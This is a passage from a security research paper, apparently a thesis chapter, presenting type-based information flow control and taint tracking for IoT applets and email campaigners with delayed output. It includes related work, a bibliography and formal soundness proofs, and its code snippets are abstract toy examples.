While the snippet in Fig. 3.21a would still be rightfully rejected, as line 3 would again be deemed unsound, and the snippet in Fig. 3.21b would still be rightfully accepted, the insecure code in Ex. 3.1 would be instead accepted by the new type system: after the execution of the conditional, `logo` is assigned type `H`. Similarly, the leaky code in Ex. 3.3 would also be accepted, allowing the attacker to infer additional information about the high guard: the value on the initial sink is typed `H`, hence the update on the sink inside the conditional would be allowed by the type system.

Adding the *pc* in expression typing and rejecting applets with sinks in high contexts may seem like a valid solution to this problem. However, the requirement would additionally reject the secure snippet in Ex. 3.4 and would still accept the insecure snippet in Ex. 3.1. Requiring image markup of non-whitelisted URLs to be formed only in low contexts ($\mathsf{L}, \Gamma \vdash \texttt{img}(e) : \mathsf{L}$) would solve the issue with the former example, but not with the latter.

3.5.3 Taint tracking

Recall that exploits of the control flow are less probable in non-malicious code [27]. Thus, we focus on tracking only the explicit flows as to obtain a lightweight mechanism with low false positives.

Type system We derive the type system for taint tracking from the earlier one modulo *pc* and security label for write effects ℓ_w. Thus, an expression e has type judgment $\Gamma \vdash e : \ell$, where ℓ is a read label (corresponding to label ℓ_r

from the earlier type system). The typing judgment $\vdash \Gamma\{c\}\Gamma'$ means that c is well-typed in Γ and, assuming Γ maps variables and sink o to security labels before the execution of c, Γ' will contain the security labels of the variables and sink o after the execution of c.

Similarly to the information flow type system, the taint tracking mechanism rightfully rejects the leaky applet in Fig. 3.21a and rightfully accepts the benign one in Fig. 3.21b.

The secure snippet in Ex. 3.5 is rejected by the type system for information flow control, being thus a false positive for that system. However, it is accepted by the type system for taint tracking, illustrating its permissiveness.

Example 3.5.

```
sink(source1 + logo);
if (H) { sink(source2 + logo); }
```

Similarly, a secure snippet changing the value on the sink after a prior change in a high context is rejected by the information flow type system, but rightfully accepted by taint tracking, as in Ex. 3.6.

Example 3.6.

```
sink(source1 + logo1);
if (H) { sink(source2); }
sink(source3 + logo2);
```

Soundness We achieve soundness by proving the type system for taint tracking enforces the security policy of projected weak secrecy.

Theorem 3.2 (Soundness)**.** *If* $\vdash \Gamma\{c[W]\}\Gamma'$ *then* $PWS(c, W)$.

3.6 Related work

Projected security The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen's work on selective dependency [8] to PER-based model of information flow [29] and to Giacobazzi and Mastroeni's abstract noninterference [13]. Bielova et al. [3] use partial views for inputs in a reactive setting. Greiner and Grahl [15] express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [24] define *value-sensitive noninterference* for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent.

Projected noninterference leverages the above line of work on partial indistinguishability to express value-sensitive sinks in a web setting. Further, drawing on weak secrecy [31, 37], projected weak secrecy carries the idea of observational security over to reasoning about taint tracking.

Sen et al. [33] describe a system for privacy policy compliance checking in Bing. The system's GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

IFTTT Securing IFTTT applets encompasses several facets, of which we focus on one, the information flows emitted by applets. Previous work of Surbatovich et al. [36] covers another facet, the access to sources (triggers) and sinks. In their study of 19,323 IFTTT *recipes* (predecessor of applets before November 2016), they define a four-point security lattice (with the elements private, restricted physical, restricted online, and public) and provide a categorization of potential secrecy and integrity violations with respect to this lattice. However, flows from exfiltrating information via URLs are not considered. Fernandes et al. [11] look into another facet of IFTTT security, the OAuth-based authorization model used by IFTTT. In recent work, they argue that this model gives away overprivileged tokens, and suggest instead fine-grained OAuth tokens that limit privileges and thus prevent unauthorized actions. While limiting privileges is important for IFTTT's access control model, it does not prevent information flow attacks. This can be seen in our example scenario where access to location and email capabilities is needed for legitimate functionality of the applet. While not directly focused on IFTTT, FlowFence [10] describes another approach for tracking information flow in IoT app frameworks.

Bastys et al. [1] report three classes of URL-based attacks, based on URL markup, URL upload, and URL shortening in IoT apps, present an empirical study to classify sensitive sources and sinks in IFTTT, and propose both access-control and dynamic information-flow countermeasures. The URL markup attacks motivate the need to track information flow in the presence of delayed output in malicious apps. While Bastys et al. [1] propose dynamic enforcement based on the JSFlow [18] tool, this work focuses on static information flow analysis. Static analysis is particularly appealing when providing automatic means to vet the security of third-party apps before they are published on app stores.

Email privacy Efail by Poddebniak et al. [26] is related to our attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious/buggy code is only blocked by clients that refuse to render markup (and not blocked at all in the case of upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

3.7 Conclusion

Motivated by privacy leaks in IoT apps and email marketing platforms, we have developed a framework to express and enforce security in programs with delayed output. We have defined the security characterizations of projected noninterference and projected weak secrecy to express security in malicious and non-malicious settings and developed type-based mechanisms to enforce these characterizations for a simple core language. Our framework provides ground for leveraging JavaScript-based information flow [2, 16, 17] and taint [35] trackers for practical enforcement of security in IoT apps and email campaigners.

Acknowledgements This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

Bibliography

[1] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *ACM CCS*, 2018.

[2] A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information Flow Control in WebKit's JavaScript Bytecode. In *POST*, 2014.

[3] N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive non-interference for the browser: extended version. Technical report, KULeuven, 2011. Report CW 602.

[4] A. Birgisson, A. Russo, and A. Sabelfeld. Unifying Facets of Information Integrity. In *ICISS*, 2010.

[5] BMW Labs. Automatically get an email every time you park your BMW with a map to where you're parked. `https://ifttt.com/applets/346212p-automatically-get-an-email-every-time-you-park-your-bmw-with-a-map-to-where-you-re-parked`, 2018.

[6] E. Y. Chen, S. Gorbaty, A. Singhal, and C. Jackson. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *W2SP*, 2012.

[7] E. S. Cohen. Information Transmission in Computational Systems. In *SOSP*, 1977.

[8] E. S. Cohen. Information Transmission in Sequential Programs. In *F. Sec. Comp.* Academic Pres, 1978.

[9] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Commun. ACM*, 1977.

[10] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security*, 2016.

[11] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.

[12] General Data Protection Regulation, EU Regulation 2016/679, 2018.

[13] R. Giacobazzi and I. Mastroeni. Abstract non-interference: parameterizing non-interference by abstract interpretation. In *POPL*, 2004.

[14] J. A. Goguen and J. Meseguer. Security Policies and Security Models. In *IEEE S&P*, 1982.

[15] S. Greiner and D. Grahl. Non-interference with What-Declassification in Component-Based Systems. In *CSF*, 2016.

[16] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. Flowfox: a web browser with flexible and precise information flow control. In *ACM CCS*, 2012.

[17] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for JavaScript and its APIs. *J. Comp. Sec.*, 2016.

[18] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: tracking information flow in JavaScript and its APIs. In *SAC*, pages 1663–1671. ACM, 2014.

[19] D. Hedin and A. Sabelfeld. A Perspective on Information-Flow Control. In *Software Safety and Security*. IOS Press, 2012.

[20] IFTTT. How people use IFTTT today. `https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user`, 2016.

[21] IFTTT. 550 apps and devices now work with IFTTT. `https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic`, 2017.

[22] MailChimp. `https://mailchimp.com`, 2018.

[23] `mcb` via IFTTT. Sync all your new iOS Contacts to a Google Spreadsheet. `https://ifttt.com/applets/102384p-sync-all-your-new-ios-contacts-to-a-google-spreadsheet`, 2018.

[24] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional Verification and Refinement of Concurrent Value-Dependent Noninterference. In *CSF*, 2016.

[25] A. C. Myers and B. Liskov. A Decentralized Model for Information Flow Control. In *SOSP*, 1997.

[26] D. Poddebniak, J. Müller, C. Dresen, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *USENIX Security*, 2018.

[27] A. Russo, A. Sabelfeld, and K. Li. Implicit flows in malicious and non-malicious code. In *Logics and Languages for Reliability and Security*. IOS Press, 2010.

[28] A. Sabelfeld and H. Mantel. Securing Communication in a Concurrent Language. In *SAS*, 2002.

[29] A. Sabelfeld and D. Sands. A Per Model of Secure Information Flow in Sequential Programs. *Higher-Order and Symbolic Computation*, 2001.

[30] A. Sabelfeld and D. Sands. Declassification: Dimensions and Principles. *JCS*, 2009.

[31] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit Secrecy: A Policy for Taint Tracking. In *EuroS&P*, 2016.

[32] E. J. Schwartz, T. Avgerinos, and D. Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE S&P*, 2010.

[33] S. Sen, S. Guha, A. Datta, S. K. Rajamani, J. Y. Tsai, and J. M. Wing. Bootstrapping privacy compliance in big data systems. In *IEEE S&P*, 2014.

[34] `silvamerica` via IFTTT. Add a map image of current location to Dropbox. `https://ifttt.com/applets/255978p-add-a-map-image-of-current-location-to-dropbox`, 2018.

[35] C.-A. Staicu, M. Pradel, and B. Livshits. Understanding and Automatically Preventing Injection Attacks on Node.js. In *NDSS*, 2018.

[36] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *WWW*, 2017.

[37] D. M. Volpano. Safety versus secrecy. In *SAS*, 1999.

Appendix

3.A Information flow control

Lemma 3.3 (Confinement). *If* $\mathsf{H} \vdash \Gamma\{c\}\Gamma'$ *then* $\forall m, m', x.\ \ \langle c, m\rangle \Downarrow m' \wedge \Gamma'_r(x) = \mathsf{L} \Rightarrow m'(x) = m(x)$.

Proof $\Gamma'_r(x) = \mathsf{L}$ means that c contains no assignments to x. If c updated x, then the read label of x in the resulting environment would be H, according to rule IFC-ASSIGN. ■

Lemma 3.4 (Expression invariant). *If* $\Gamma \vdash e : \mathsf{H} : \ell_w$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \Rightarrow m_1(e) \sim_B m_2(e)$.

Proof The proof is by case analysis on the structure of e. ■

Lemma 3.5 (Helper). *If* $pc \vdash \Gamma\{c\}\Gamma'$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \wedge \langle c, m_1\rangle \Downarrow m'_1 \wedge \langle c, m_2\rangle \Downarrow m'_2 \Rightarrow m'_1 \sim_{\Gamma'} m'_2$.

Proof The proof is by case analysis on the typing rule and by induction on the derivation of the evaluation relation. We only discuss the more interesting cases.

Case ifc-if. We distinguish two cases according to the read label of the guard:

1. $\Gamma \vdash e : \mathsf{L} : \ell_w$

   Then $m_1(e) = m_2(e)$ and same branch is taken in both executions. Without loss of generality, assume branch c_1 is taken. From i.h. applied to $pc \vdash \Gamma\{c_1\}\Gamma'$ and $\langle c_1, m_i\rangle \Downarrow m'_i$, $i = 1, 2$, we get $m'_1 \sim_{\Gamma'} m'_2$. However, we need to prove $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$.

   If $\Gamma' = \Gamma''$, then nothing to show. Otherwise, assume $\exists x.\ \Gamma'_r(x) = \mathsf{L}$ and $\Gamma''_r(x) = \mathsf{H}$. $\Gamma'_r(x) = \mathsf{L}$ implies $m'_1(x) = m'_2(x)$, hence $\texttt{extractURLs}(m'_1(x)) = \texttt{extractURLs}(m'_2(x))$ and $m'_1(x) \sim_B m'_2(x)$. Suppose $\exists x.\ \Gamma'_r(x) = \mathsf{H}$ and $\Gamma''_r(x) = \mathsf{L}$. Since $m'_1 \sim_{\Gamma'} m'_2$ and $(\Gamma' \sqcup \Gamma'')(x) = \mathsf{H}$, we obtain $m'_1(x) \sim_B m'_2(x)$.

   Extending these results to all x such that $\Gamma'_r(x) = \mathsf{H}$ and $\Gamma''_r(x) = \mathsf{L}$ or $\Gamma'_r(x) = \mathsf{L}$ and $\Gamma''_r(x) = \mathsf{H}$, we obtain $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$.

2. $\Gamma \vdash e : \mathsf{H} : \ell_w$

We show the harder case, when the two executions follow different branches of the conditional. Suppose $m_1(e) \neq$ '' and $\langle c_1, m_1\rangle \Downarrow m_1'$, and $m_2(e) =$ '' and $\langle c_2, m_2\rangle \Downarrow m_2'$. We need to prove $m_1' \sim_{\Gamma' \sqcup \Gamma'} m_2'$.

From Lemma 3.3 it follows that $\forall x.\ \Gamma_r'(x) = \mathsf{L} \Rightarrow m_1'(x) = m_1(x)$, and $\forall x.\ \Gamma_r''(x) = \mathsf{L} \Rightarrow m_2'(x) = m_2(x)$.

Let S_1 be the set of variables redefined in c_1 but not in c_2, S_2 the set of variables redefined in c_2 but not in c_1, S the set of variables redefined both in c_1 and c_2, and S' the set of variables not redefined. For any variable x, we distinguish the following cases:

(a) $x \in S'$ (i.e. $\Gamma_r'(x) = \Gamma_r''(x)$)

Then $m_i(x) = m_i'(x)$, for $i = 1, 2$. $m_1 \sim_\Gamma m_2$ implies $m_1(x)|_B = m_2(x)|_B$. Thus $m_1'(x)|_B = m_2'(x)|_B$ and $m_1'(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m_2'(x)$.

(b) $x \in S$ (i.e. $\Gamma_r'(x) = \Gamma_r''(x) = \mathsf{H}$)

Then $m_i'(x)|_B = \emptyset$ and $m_1'(x) \sim_B m_2'(x)$. Thus $m_1'(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m_2'(x)$.

(c) $x \in S_1$ (i.e. $\Gamma_r'(x) = \mathsf{H}$)

$pc = \mathsf{H}$ implies $\Gamma_w(x) = \mathsf{H}$ (rule IFC-ASSIGN). In addition, $m_1(x)|_B = \emptyset = m_1'(x)|_B$ (as no assignments to low-writing variables are allowed in high contexts).

$\Gamma_w(x) = \mathsf{H}$ also implies $m_2(x)|_B = \emptyset$. Since $m_2'(x) = m_2(x)$ ($x \in S_1$), it follows that $m_1'(x) \sim_B m_2'(x)$. Hence $m_1'(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m_2'(x)$.

(d) $x \in S_2$ (i.e. $\Gamma_r''(x) = \mathsf{H}$)

We apply the same reasoning as for $x \in S_1$.

We extend the reasoning above to all variables $x \in \Gamma' \sqcup \Gamma''$ and we obtain $m_1' \sim_{\Gamma' \sqcup \Gamma''} m_2'$.

Case ifc-while. There are two cases according to the read label of the guard. We just show the harder case when the reading label is H ($\Gamma \vdash e : \mathsf{H} : \ell_w$) and the two runs follow different evaluation rules.

Suppose the first execution evaluates according to rule WHILE-TRUE, while the second according to rule WHILE-FALSE. From the latter, we obtain $m_2' = m_2$ and $m_2(x)|_B = \emptyset$. Hence we have to prove that $m_1' \sim_\Gamma m_2$.

Let S be the set of variables redefined in c. For any variable x we distinguish two cases:

1. $x \in S$

   $pc = \mathsf{H}$ implies $\Gamma_w(x) = \mathsf{H}$. Hence x contains no blacklisted URLs, meaning that $m_1'(x)|_B = m_1(x)|_B = \emptyset$. Hence $m_1'(x) \sim_{\Gamma(x)} m_2(x)$.

2. $x \notin S$

   Then $m_1(x) = m_1'(x)$. As $m_1(x) \sim_{\Gamma(x)} m_2(x)$, it follows by transitivity that $m_1'(x) \sim_{\Gamma(x)} m_2(x)$.

We extend the reasoning above to all $x \in \Gamma$ and we obtain $m_1' \sim_\Gamma m_2$.

Case ifc-sink. From rule SINK, $\langle sink(e), m_i\rangle \Downarrow m_i[\mathrm{o} \mapsto m_i(e)]$, for $i = 1, 2$. Thus $\forall x \in \Gamma.\ m_i(x) = m_i[\mathrm{o} \mapsto m_i(e)](x)$ and $m_1[\mathrm{o} \mapsto m_1(e)] \sim_\Gamma m_2[\mathrm{o} \mapsto m_2(e)]$. ■

Theorem 3.6 (Soundness)**.** *If* $pc \vdash \Gamma\{c[W]\}\Gamma'$ *then* $PNI(c, W)$.

Proof Let m_1 and m_2 be two stores such that $m_1 \sim_{\Gamma,W} m_2$. In addition $m_1(\mathrm{o}) \sim_B m_2(\mathrm{o})$. The proof reduces to showing that if $\langle c, m_i\rangle \Downarrow m_i'$, $i = 1, 2$, then $m_i'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

The proof is by structural induction on the type derivation and by case analysis. We only give two illustrative examples.

Case ifc-if. We distinguish two cases:

1. $\Gamma \vdash e : \mathsf{L} : \ell_w$

   Then $m_1(e) = m_2(e)$. Hence the same branch will be taken in both executions. Without loss of generality, assume branch c_1 is taken. From i.h. we get $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

2. $\Gamma \vdash e : \mathsf{H} : \ell_w$

   We just show the harder case when the runs follow different evaluation rules: suppose $m_1(e) \neq$ '' and $m_2(e) =$ ''. In addition, suppose the value on the sink is updated in c_1, but it may not be updated in c_2.

   $pc = H$ means that the sink updates will not contain blacklisted values ($pc \sqsubseteq \ell_w$, rule IFC-SINK). Additionally, since the sink is updated in c_1, $\Gamma_w(\mathrm{o}) = \mathsf{H}$ ($pc \sqsubseteq \mathsf{H}$, rule IFC-SINK). Hence $m_1'(\mathrm{o})|_B = \emptyset$. Similarly, an updated sink in c_2 implies $m_2'(\mathrm{o})|_B = \emptyset$ and no sink updates in c_2 implies $m_2'(\mathrm{o}) = m_2(\mathrm{o})$ and $\Gamma_w(\mathrm{o}) = \mathsf{H}$. Hence $m_2'(\mathrm{o})|_B = \emptyset$ and $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

Case ifc-sink. We distinguish two cases:

1. $\Gamma \vdash e : \mathsf{L} : \ell_w$

   Then $m_1(e) = m_2(e)$. Hence $\mathtt{extractURLs}(m_1(e)) = \mathtt{extractURLs}(m_2(e))$, hence their projections to B will also be equal.

2. $\Gamma \vdash e : \mathsf{H} : \ell_w$

From Lemma 3.4, $m_1(e) \sim_B m_2(e)$. Hence $m_1[\mathrm{o} \mapsto m_1(e)](\mathrm{o}) \sim_B m_2[\mathrm{o} \mapsto m_2(e)](\mathrm{o})$. ■

3.B Taint-tracking

Lemma 3.7 (Expression invariant)**.** *If* $\Gamma \vdash e : \mathsf{H}$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \Rightarrow m_1(e) \sim_B m_2(e)$.

Proof The proof is by case analysis on the structure of e and follows the same pattern as the proof of Lemma 3.4. ■

Lemma 3.8 (Helper)**.** *If* $\vdash \Gamma\{c\}\Gamma'$ *and* $\langle c, m\rangle \Downarrow_d m'$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \wedge \langle d, m_1\rangle \Downarrow m_1' \wedge \langle d, m_2\rangle \Downarrow m_2' \Rightarrow m_1' \sim_{\Gamma'} m_2'$.

Proof By case analysis on the typing derivation. ■

Theorem 3.9 (Soundness)**.** *If* $\vdash \Gamma\{c[W]\}\Gamma'$ *then* $PWS(c, W)$.

Proof Let m be a store and let d be the assignment and sink trace produced by evaluating c in store m, i.e. $\langle c, m\rangle \Downarrow_d m'$. Let m_1 and m_2 be two stores such that $m_1 \sim_{\Gamma,W} m_2$ and $m_1(\mathrm{o}) \sim_B m_2(\mathrm{o})$. The proof reduces to showing that if $\langle d, m_i\rangle \Downarrow m_i'$, $i = 1, 2$ then $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

The proof is by structural induction on the evaluation relation and by case analysis. We present the most important cases.

Case tt-if. Without loss of generality assume $m(e) \neq$ ''. We are left to prove $PNI(d_1, W)$. From i.h. applied to $\vdash \Gamma\{c_1\}\Gamma''$, $\langle c_1, m\rangle \Downarrow_{d_1} m'$, $m_1 \sim_\Gamma m_2$, and $\langle d_1, m_i\rangle \Downarrow m_i'$, for $i = 1, 2$, we obtain $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$.

Case tt-while. We just show the harder case when $m(e) \neq$ ''. From i.h. applied to $\vdash \Gamma\{c\}\Gamma$, $\langle c, m\rangle \Downarrow_{d'} m'$, $m_1 \sim_\Gamma m_2$, and $\langle c, m_i\rangle \Downarrow m_i'$, $i = 1, 2$, we obtain $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$. From Lemma 3.8, $m_1' \sim_\Gamma m_2'$. From i.h. applied to $\vdash \Gamma\{\texttt{while}\ (e)\ \{c\}\}\Gamma$, $\langle \texttt{while}\ (e)\ \{c\}, m'\rangle \Downarrow_{d''} m''$, $m_1' \sim_\Gamma m_2'$, and $\langle d'', m_i'\rangle \Downarrow m_i''$, for $i = 1, 2$ we obtain $m_1''(\mathrm{o}) \sim_B m_2''(\mathrm{o})$.

Case tt-sink. $\langle sink(e), m_i\rangle \Downarrow m_i' = m_i[\mathrm{o} \mapsto m_i(e)]$. There are two cases according to the label of the expression e:

1. $\Gamma \vdash e : \mathsf{L}$

Then $m_1(e) = m_2(e)$. Hence $\texttt{extractURLs}(m_1(e)) = \texttt{extractURLs}(m_2(e))$, hence their projections to B will also be equal. Thus $m_1'(\mathrm{o}) \sim_\mathsf{L} m_2'(\mathrm{o})$.

2. $\Gamma \vdash e : \mathsf{H}$

From expression invariant, we obtain $m_1(e) \sim_B m_2(e)$. Thus $m_1'(\mathrm{o}) \sim_B m_2'(\mathrm{o})$. ■